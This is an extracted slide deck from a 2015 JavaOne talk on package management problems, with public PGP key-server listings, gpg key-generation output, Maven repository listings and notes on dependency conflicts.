Using Software Modules - Welcome to Hell!

CREATE
THE FUTURE

JavaOne
October 25–29, 2015
San Francisco
#javaone

JFrog

whois

Yoav Landman, JFrog co-founder and CTO

@_yoav_

What Frog?

What Frog?

What Frog?

What Frog?

JFrog Artifactory

JFrog Artifactory

JFrog Bintray

JFrog Artifactory

JFrog Bintray

JFrog Mission Control

JFrog Artifactory

Bower **Debian** **Docker** **Gems** **Git LFS** **Gradle**

**Ivy** **Maven** **npm** **NuGet** **PyPI** **SBT**

Vagrant **YUM** **Generic**

Agenda

- ✓ 60 minutes
- ✓ 7 strories
- ✓ 40 memes

Package management system

From Wikipedia, the free encyclopedia

In software, a **package management system**, also called **package manager**, is a collection of softwa[...]
packages for a computer's operating system in a consistent manner. It typically maintains a database o[...]
prerequisites.

Packages are distributions of software, applications and data. Packages also contain metadata, such [...]
list of dependencies necessary for the software to run properly. Upon installation, metadata is stored i[...]

Package management systems are designed to save organizations time and money through remote a[...]
and updates. This can be particularly useful for large enterprises whose operating systems are based [...]
distinct software packages; in the former case, a package management system is a convenience, in th[...]

Contents [hide]

TL;DR

Packages & Modules

Modules	Packages

Packages & Modules

Modules	Packages
API development	

Packages & Modules

Modules	Packages
API development	Installable runtime

For the sake of this talk

Modules, modules, modules

Modules, modules, modules

System	dpkg, **RPM**, tgz, pacman, ipkg, pkgutils, PETget, Upkg, PISI, nix, Equo, Conary, tazpkg, **App Store**, MacPorts, fink, **Homebrew, Google Play**, GetJar, Amazon Appstore, Cygwin, Npackd, **Steam**, Chocolately, NSIS, IPS, **Docker, Vagrant**

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Cabal, Composer, CPAN, CRAN, Python eggs, Ivy, Maven, Gradle, sbt, leiningen, PyPI, NuGet, RubyGems, Quicklisp, CocoaPods

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Cabal, Composer, CPAN, CRAN, Python eggs, PyPI, NuGet, RubyGems, Quicklisp, Ivy, Maven, Gradle, sbt, CocoaPods

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Ivy, Maven, Gradle, sbt, PyPI, NuGet, RubyGems, CocoaPods

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Ivy, Maven, Gradle, sbt, PyPI, NuGet, RubyGems, CocoaPods
Framework	RoR, Grails, jQuery, Node.js, Spring Roo, JBoss Forge, Play, Chef, Puppet, Eclipse, Docker

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Ivy, Maven, Gradle, sbt, PyPI, NuGet, RubyGems, CocoaPods
Framework	RoR, Grails, jQuery, Node.js, Spring Roo, Eclipse, Docker, Vagrant JBoss Forge, Play, Chef, Puppet,

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Ivy, Maven, Gradle, sbt, PyPI, NuGet, RubyGems, CocoaPods
Framework	RoR, Grails, jQuery, Node.js, Spring Roo, Chef, Puppet, Eclipse

Modules, modules, modules

System	dpkg, RPM, App Store, Homebrew, Google Play, Steam, Docker, Vagrant
Dev.	Ivy, Maven, Gradle, sbt, PyPI, NuGet, RubyGems, CocoaPods
Framework	RoR, Grails, jQuery, Node.js, Spring Roo, Chef, Puppet, Eclipse
Application	Any pluggable application!

OK, LOTS OF MODULES

NOW WHAT?!

DRAGON STORIES AHEAD!

STORY NUMBER ONE

A STORY OF INDEXES

A STORY OF INDEXES

KEPT IN THE WRONG PLACE

Once Upon A Time...

Once Upon A Time...

Not anymore...

@GeorgeBray
George Bray

Your mobile phone has more computing power than all of NASA in 1969. NASA launched a man to the moon. We launch a bird into pigs.

22 Mar via web

Retweeted by ipajdakovic and 100+ others

Look ma, no index download!

SO WHY WE STILL HAVE TO

DOWNLOAD INDEXES FOR MAVEN?!

Maven Indexer: Sonatype's Donation to Repository Search

February 1, 2011   By Tim O'Brien

We create a search index for the Maven repository so that you don't have to. What does this mean for you? It means that you don't have to run a "little Google" in your datacenter just to search for the latest log4j library, and you also don't have to sacrifice Terabytes of bandwidth to download thousands of artifacts you'll never use to just to find the handful you need for your project. This is all done for you on Central, and the tools you use to search Central, Nexus and m2eclipse all benefit from this pre-made index file.

While this seems like such a simple idea, the Maven ecosystem hasn't had a standard way to search the repository for

- HAVE TO DOWNLOAD HUGE
FILES BEFORE SEARCHING

- HAVE TO DOWNLOAD HUGE FILES BEFORE SEARCHING

- UPDATED RARELY

- HAVE TO DOWNLOAD HUGE FILES BEFORE SEARCHING

- UPDATED RARELY

- REQUIRES SPECIAL CLIENT

- HAVE TO DOWNLOAD HUGE FILES BEFORE SEARCHING

- UPDATED RARELY

- REQUIRES SPECIAL CLIENT

F-

Maven Indexer: Sonatype's Donation to Repository Search

February 1, 2011   By Tim O'Brien

We create a search index for the Maven repository so that you don't have to. What does this mean for you? It means that you don't have to run a "little Google" in your datacenter just to search for the latest log4j library, and you also don't have to sacrifice Terabytes of bandwidth to download thousands of artifacts you'll never use to just to find the handful you need for your project. This is all done for you on Central, and the tools you use to search Central, Nexus and m2eclipse all benefit from this pre-made index file.

While this seems like such a simple idea, the Maven ecosystem hasn't had a standard way to search the repository for

Maven Indexer: S[...]earch

f Like 0   Tweet 4

We create a search index for t[...] [...]his mean for you? It means that
you don't have to run a "little G[...] [...]ibrary, and you also don't have
to sacrifice Terabytes of bandw[...] [...]ust to find the handful you need
for your project. This is all don[...] [...]al, Nexus and m2eclipse all
benefit from this pre-made ind[...]

While this seems like such a [...] [...]ay to search the repository for

THANKS FOR THE DONATION, PALS!

Who's good, who's not?

NuGet

RubyGems

PyPi

Docker

Vagrant

Deb

RPM

Maven

Who's good, who's not?

NuGet
RubyGems
PyPi
Docker
Vagrant

Deb
RPM
Maven

# LESSON LEARNED

Index on the server-side, expose query API

STORY NUMBER TWO

Heinrich Heine

Born	Harry Heine
	13 December 1797
	Düsseldorf
Died	==17 February 1856== (aged 58)
	Paris, France
Occupation	==Poet==, essayist, journalist, literary critic
Nationality	German

Heinrich Heine

WWW.TRUSTEDTIMESTAMPING.COM

Trusted!

SKS PGP PUBLIC KEY SERVER

This key server is for PGP, OpenPGP and GPG keys.
When entering the 8 digit key id, do not forget to put '0x' in front of it. E.g. 0x1f28d8ae.

EXTRACTING A PGP KEY

◉ index

○ verbose index

Search string: heinrichh

☑ show "fingerprints" for keys

☐ only return exact matches

search

Search results for 'heinrichh'

```
Type bits/keyID    Date       User ID

pub  2048R/6FF6616A 2013-01-15 Heinrich Heine (I love security) <heinrichh@duesseldorf1.de>
        Fingerprint=753A E364 727A 959A 98D9  8F9E 8A60 A4A2 6FF6 616A

pub  4096R/0A6F3796 2012-11-10 Ana Beatriz Guerrero LÃªpez (You are using the `utf-8' character set.) <heinrichh@duesseldorf.de>
        Fingerprint=66C5 2B6B 95C8 D9EC 74FC  8B07 4756 CE82 0A6F 3796

pub  1024D/39875EDA 2011-08-07 einrich Heine <heinrichh@duesseldorf.de>
        Fingerprint=E591 AD6E 9453 EC00 ACEB  4867 CADC 1461 3987 5EDA

pub  4096R/B04B296F 2011-06-09 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
        Fingerprint=8689 343D 6DEF F8CF 9874  C3E4 9A53 9A2E B04B 296F

pub  1024D/51EBE1F3 2010-05-16 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
        Fingerprint=E7B2 5402 7F97 4BB3 C1E5  5E7F E18F 0669 51EB E1F3

pub  1024D/C3D9A30F 2010-05-09 Heinrich Heine <heinrichh@duesseldorf.de>
        Fingerprint=C22E BE7C 6F68 BE0A 9775  C20A 7718 46FC C3D9 A30F

pub  1024D/7AF8547F 2010-05-04 nilesh (hereisthekey) <heinrichh@duesseldorf.de>
        Fingerprint=891E B12A FC6B 2E03 C84F  622B 9BFE 1A0B 7AF8 547F

pub  2048R/F7550447 2010-05-03 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
        Fingerprint=D657 8F24 6C5B 1806 05D0  BB9E C229 CF2D F755 0447

pub  1024D/9125727B 2010-02-03 heinrichh <heinrichh@gpg4win.de>
        Fingerprint=EFA7 BCA0 8BAC A1FD 3038  DB09 AE17 CED2 9125 727B

pub  2048R/4F0FA59A 2009-05-14 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
        Fingerprint=2A61 E798 42A1 B9A6 07D2  1812 5A55 C0E7 4F0F A59A

pub  1024D/94404C02 2009-04-07 monkey <cremas@dsoap.gdf>
                               Heinrich Heine <heinrichh@duesseldorf.de>
        Fingerprint=1360 D2E3 2DFC 98A8 AEB8  89C0 ADC7 A099 9440 4C02
```

```
pub   1024D/F9966DF8 2009-01-23 franco franco (ppa key) <heinrichh@duesseldorf.de>
         Fingerprint=791B B83B 5996 2A28 7C78  2E73 9EF0 834B F996 6DF8

pub   1024D/B1438145 2009-01-21 Heinrich Heine <heinrichh@web.de>          ←  Smart ass!
         Fingerprint=BE22 B3DF 2209 41DC BEE4  171C 04F8 EA6A B143 8145

pub   4096R/0643A62E 2008-10-29 Heinrich Heine (aa) <heinrichh@duesseldorf.de>
         Fingerprint=B566 3E1F DF6E D702 B62B  ADBA 0F1B 5960 0643 A62E

pub   4096R/0BEEB29A 2008-10-28 Der Dichter <heinrichh@dues.de>
         Fingerprint=D08C C280 DA2B A00F D74A  660E D468 EC6A 0BEE B29A

pub   1024D/C84BE756 2008-02-20 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
         Fingerprint=1D5B 8FB7 85E7 9FB3 8B8C  1811 06F7 8BBC C84B E756

pub   1024D/1B6715EA 2007-09-11 heinrich heine <heinrichh@gpg4win.de>
         Fingerprint=0077 D74D 9A48 1468 DD3D  1D77 E389 C12F 1B67 15EA

pub   1024D/EFC21DD6 2006-11-09 Heinrich Heine <heinrichh@gpg4win.de>
         Fingerprint=2A05 F3D1 1885 64B4 3203  0FF4 E626 322B EFC2 1DD6

pub   1024D/A8316E71 2006-10-16 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
         Fingerprint=73A7 F5FC 4EF4 6C7D 6972  18C1 2CF0 29E8 A831 6E71

pub    768D/447DF6AE 2004-06-25 Heinrich Heine <heinrichh@duesseldorf.de>
         Fingerprint=5B59 D22B F0DD 2EA6 6BA2  AC61 67D3 3D7B 447D F6AE

pub   1024D/DEA8DFA5 2004-04-05 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
         Fingerprint=0A2D E77F 990C 80F2 ACA6  7859 FBBE ED30 DEA8 DFA5

                                      FTW!  →  Wolfgang Mozart (Der Musiker)
pub   1024G/E5974C0B 2003-09-27 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
         Fingerprint=CE9A D43F F7B6 F788 7502  4593 AB97 C7F3 E597 4C0B

pub   1024D/8D06D13F 2003-04-06 Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>
         Fingerprint=054D 97AE 7FB4 ABC0 0FA6  2B60 8772 ECDA 8D06 D13F

pub   1024D/B06E3524 1997-09-28 Heike Heinrich <heinrichh@chc.ef.eunet.de>
         Fingerprint=8394 27EB 2525 AAB8 E84C  252D FA28 81D0 B06E 3524
```

HEINRICH HEINE
WRITES CODE?!

LOTS OF THEM...

quickmeme.com

```
                                                         gpg --gen-key
gpg (GnuPG) 1.4.11; Copyright (C) 2010 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.


gpg: directory `/home/noam/.gnupg' created
gpg: new configuration file `/home/noam/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/noam/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/noam/.gnupg/secring.gpg' created
gpg: keyring `/home/noam/.gnupg/pubring.gpg' created
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection?
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y


You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: █
```

Name	Last Modified	Size
../		
jquery-1.6.2.jar	02-Nov-2012	100.7 K
jquery-1.6.2.jar.asc	02-Nov-2012	490 B
jquery-1.6.2.jar.asc.md5	02-Nov-2012	32 B
jquery-1.6.2.jar.asc.sha1	02-Nov-2012	40 B
jquery-1.6.2.jar.md5	02-Nov-2012	32 B
jquery-1.6.2.jar.sha1	02-Nov-2012	40 B
jquery-1.6.2.pom	02-Nov-2012	4.2 K
jquery-1.6.2.pom.asc	02-Nov-2012	490 B
jquery-1.6.2.pom.asc.md5	02-Nov-2012	32 B
jquery-1.6.2.pom.asc.sha1	02-Nov-2012	40 B
jquery-1.6.2.pom.md5	02-Nov-2012	32 B
jquery-1.6.2.pom.sha1	02-Nov-2012	40 B

Name				Size
../				
jquery-1.6.2.jar				100.7 K
jquery-1.6.2.jar.asc				490 B
jquery-1.6.2.jar.asc.md5				32 B
jquery-1.6.2.jar.asc.sha1				40 B
jquery-1.6.2.jar.md5				32 B
jquery-1.6.2.jar.sha1				40 B
jquery-1.6.2.pom				4.2 K
jquery-1.6.2.pom.asc				490 B
jquery-1.6.2.pom.asc.md				32 B
jquery-1.6.2.pom.asc.sh				40 B
jquery-1.6.2.pom.md5				32 B
jquery-1.6.2.pom.sha1				40 B

NOT SURE IF WRITTEN BY HEINRICH HEINE...

STORY NUMBER TWO
(AND A HALF)

He cut his ear off
and died unappreciated

LESSON LEARNED

Authenticate by public identity;
## Give credit to the developer

Identified, credited. Well Done.

Search Bintray

How it works

mitchellh / vagrant / vagrant

https://dl.bintray.com/mitchellh/v...

Owned by   Mitchell Hash...   ★★★★★ (14)   ✉ Contact   🔗 Link   ⓘ Report

Vagrant provides easy to configure, reproducible, and portable work environments built on top of industry-standard technology and controlled by a single consistent workflow to help maximize the productivity and flexibility of you and your team.
To achieve its magic, Vagrant stands on the shoulders of giants. Machines are provisioned on top of VirtualBox, VMware, AWS, or any other provider. Then, industry-standard provisioning tools such as shell scripts, Chef, or Puppet, can be used to automatically install and configure software on the machine.

🔧 SET ME UP!

| General | Readme | Release Notes | Reviews (0) | Statistics | Files |

About This Package

Version Notification Links 👁

Website	http://www.vagrantup.com
Issue Tracker	None
VCS	None
Licenses	MIT ⓘ

Versions

Latest Version Badge ⬇

1.7.4

1.7.3

1.7.2

1.7.1

1.7.0

View All

Downloads (ver: 1.7.4)

⬇ No direct downloads selected for this package.

Watchers (40)

Watch 👓 View All

JFrog Bintray

Search Bintray

jbaruch 3 Pricing Blog | Sign out

How it works

mitchellh / vagrant / vagrant

https://dl.bintray.com/mitchellh/v...

Owned by Mitchell Hash... ★★★★★ (14)   ✉ Contact   🔗 Link   ⓘ Report

Vagrant provides easy to configure, reproducible, and portable work environments built on top of industry-standard technology and controlled by a single consistent workflow to help maximize the productivity and flexibility of you and your team.
To achieve its magic, Vagrant stands on the shoulders of giants. Machines are provisioned on top of VirtualBox, VMware, AWS, or any other provider. Then, industry-standard provisioning tools such as shell scripts, Chef, or Puppet, can be used to automatically install and configure software on the machine.

🔧 SET ME UP!

General   Readme   Release Notes   Reviews (0)   Statistics   Files

About This Package   Version Notification Links 👁

Website   http://www.vagrantup.com

Issue Tracker None

VCS   None

Licenses   MIT ⓘ

Downloads (ver: 1.7.4)

⬇ No direct downloads selected for this package.

Versions   Latest Version Badge ⬇

1.7.4

1.7.3

1.7.2

1.7.1

1.7.0

View All

Watchers (40)   Watch 👓 View All

docker
debian
rpm
maven

STORY NUMBER THREE
"IT DEPENDS"

Setup - iMeme

Select Destination Location
Where should iMeme be installed?

Setup will install iMeme into the following folder.

To continue, click Next. If you would like to select a different folder, click Browse.

C:\Program Files (x86)\iMeme   Browse...

No version

At least 20.2 MB of free disk space is required.

< Back   Next >   Cancel

IF THE VERSION
IS NOT LISTED...

HOW OTHERS CAN
DEPEND ON IT?

Depending on name only

Depending on name only

two versions of ruby installed, how to fix that?

I found out that I have two versions of ruby installed on OSX 10.6.2 how can I un

Ruby Version Manager: Easily Use Multiple Ruby Versions At Once

By **Peter Cooper** / August 26, 2009

Ruby Version Manager *GitHub repo* *(a.k.a. RVM) makes it ridiculously easy to install and switch between multiple Ruby versions on OS X and Linux. Over the last 24 hours, I've been playing with RVM and talking to creator Wayne E. Seguin and have been blown away with how cool (and simple) it is - you will definitely want to check this one out.*

$GOPATH/src

Single Namespace Troubles

Scope	Trouble	Examples	Work-around

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all		

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all	RPMs, Ruby, Groovy	

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all	RPMs, Ruby, Groovy	RVM, GVM, Homebrew

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all	RPMs, Ruby, Groovy	RVM, GVM, Homebrew
Platform	Classpath/ DLL hell		

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all	RPMs, Ruby, Groovy	RVM, GVM, Homebrew
Platform	Classpath/ DLL hell	Transitive dependency conflicts	

Single Namespace Troubles

Scope	Trouble	Examples	Work-around
System	Can't use multiple versions, update all	RPMs, Ruby, Groovy	RVM, GVM, Homebrew
Platform	Classpath/DLL hell	Transitive dependency conflicts	Uberjar /Static compilation

Interlude...

Maven's Conflict Manager

A v1

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager

Maven's Conflict Manager
